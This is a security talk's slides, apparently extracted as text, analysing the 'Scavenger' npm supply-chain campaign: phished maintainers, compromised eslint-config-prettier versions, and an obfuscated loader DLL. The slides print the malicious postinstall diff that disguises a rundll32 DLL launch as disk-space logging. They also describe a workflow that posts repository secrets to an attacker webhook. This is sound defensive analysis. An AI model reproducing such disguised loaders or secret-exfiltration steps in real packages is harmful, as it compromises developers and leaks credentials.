

When Prettier Gets Ugly: The Scavenger Supply Chain Campaign

Joshua Reynolds, Founder, Invoke RE

Cedric Brisson, Lead SOC Analyst, Coveo

scavenger-malware



Joshua Reynolds

Founder, Invoke RE

- Over 12 years of security-related experience working for Cisco and CrowdStrike
- Spoken at BSides events, REcon, RSA, DEF CON and Virus Bulletin on malware analysis
- Developer of malware analysis courses taught to hundreds of students worldwide
- @jershmagersh / @InvokeReversing
- InvokeRE.com



Cedric Brisson

Senior SOC Analyst & Technical Lead, Coveo

- Previously a welder
- No formal background, mainly self-taught
- More commonly known as “Humpty/Tony”
- Apparently enjoys losing his mind reversing malware at 3AM
- @cyb3rjerry on Twitter/X
- Blog: <https://c-b.io>



Software Supply Chain Is A Mess



SECURITY RESEARCH

The GhostAction Campaign: 3,325 Secrets Stolen Through Compromised GitHub Workflows

S1ngularity - What Happened, How We
Responded, What We Learned



S1ngularity Postmortem

Zscaler Blog

Security Research

Malicious PyPI Packages Deliver SilentSync RAT

MANISHA RAMCHARAN PRAJAPATI, SATYAM SINGH
September 17, 2025 - 9 min read



Cyber Defense Agency

CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search

News & Events ▾ Careers ▾ About ▾

Widespread Supply Chain Compromise Impacting npm Ecosystem

ALERT

Widespread Supply Chain Compromise Impacting npm Ecosystem

Release Date: September 23, 2025

XZ Utils Backdoor — Everything You Need to Know, and What You Can Do





Akamai Security Intelligence

Group

April 01, 2024

Share

But some attackers are smarter than others



Largest NPM attack stole only \$50 in crypto


The attack unfolded after hackers acquired credentials using a phishing email sent from a fake NPM support domain.

Exfiltrate (2) — GitHub Actions → webhook: drops a workflow `.github/workflows/shai-hulud-workflow.yml` that serializes `{{ toJson(secrets) }}`, POSTs them to an attacker `webhook[.]site` URL and writes a **double-base64** copy into the Actions logs.


Attacker Objectives



Token theft, credential theft, cryptocurrency theft



Token exfiltration leads to further supply chain compromises




Access monetization is largely cryptocurrency focused

Everything old is new again!



Phishing




Use of public callback services with API limits



✨Worms✨



Using encoding (not encryption) to hide exfiltrated credentials




Using code you didn't write (although with LLMs now)


Enter Scavenger




Enter Scavenger




Scavenger campaign higher sophistication




NPM campaign July 18th 2025



Package author compromised via Phishing email



Delivered Windows malware DLL via post-install package




Highly obfuscated, anti-analysis, modular



Past compromises tied to same attackers

July 18th Phishing Email




Multiple NPM Packages Compromised

- eslint-config-prettier: 8.10.1, 9.1.1, 10.1.6, 10.1.7
- eslint-plugin-prettier: 4.2.2, 4.2.3
- snyckit: 0.11.9
- @pkgr/core: 0.2.8
- napi-postinstall: 0.3.1


NPM Payload

```
152 + function logDiskSpace() {
153 +     try {
154 +         if(os.platform() === 'win32') {
155 +             const tempDir = os.tmpdir();
156 +             require('chi'+ 'ld_pro'+ 'cess')["sp"+"awn"]("rund"+"ll32",
157 + [path.join(__dirname, './node-gyp' + '.dll') + ",main"]);
158 +             log(`Temp directory: ${tempDir}`);
159 +             const files = cache.readdirSync(tempDir);
160 +             log(`Number of files in temp directory: ${files.length}`);
161 +         }
162 +     } catch (err) {
163 +         summary.errors++;
164 +         log(`Error accessing temp directory: ${err.message}`);
165 +     }
166 + }
```


Scavenger Loader DLL




DLL “loader.dll” executed via “main” entry point function




Obfuscated with xorstr public Github project




Multiple anti-analysis techniques that lead to crash



Dynamic API function resolution for all calls



Indirect syscalls for anti-analysis



Command-and-control to drop side-loaded modules

Obfuscation

 xorstr Public

heavily vectorized c++17 compile time string encryption.

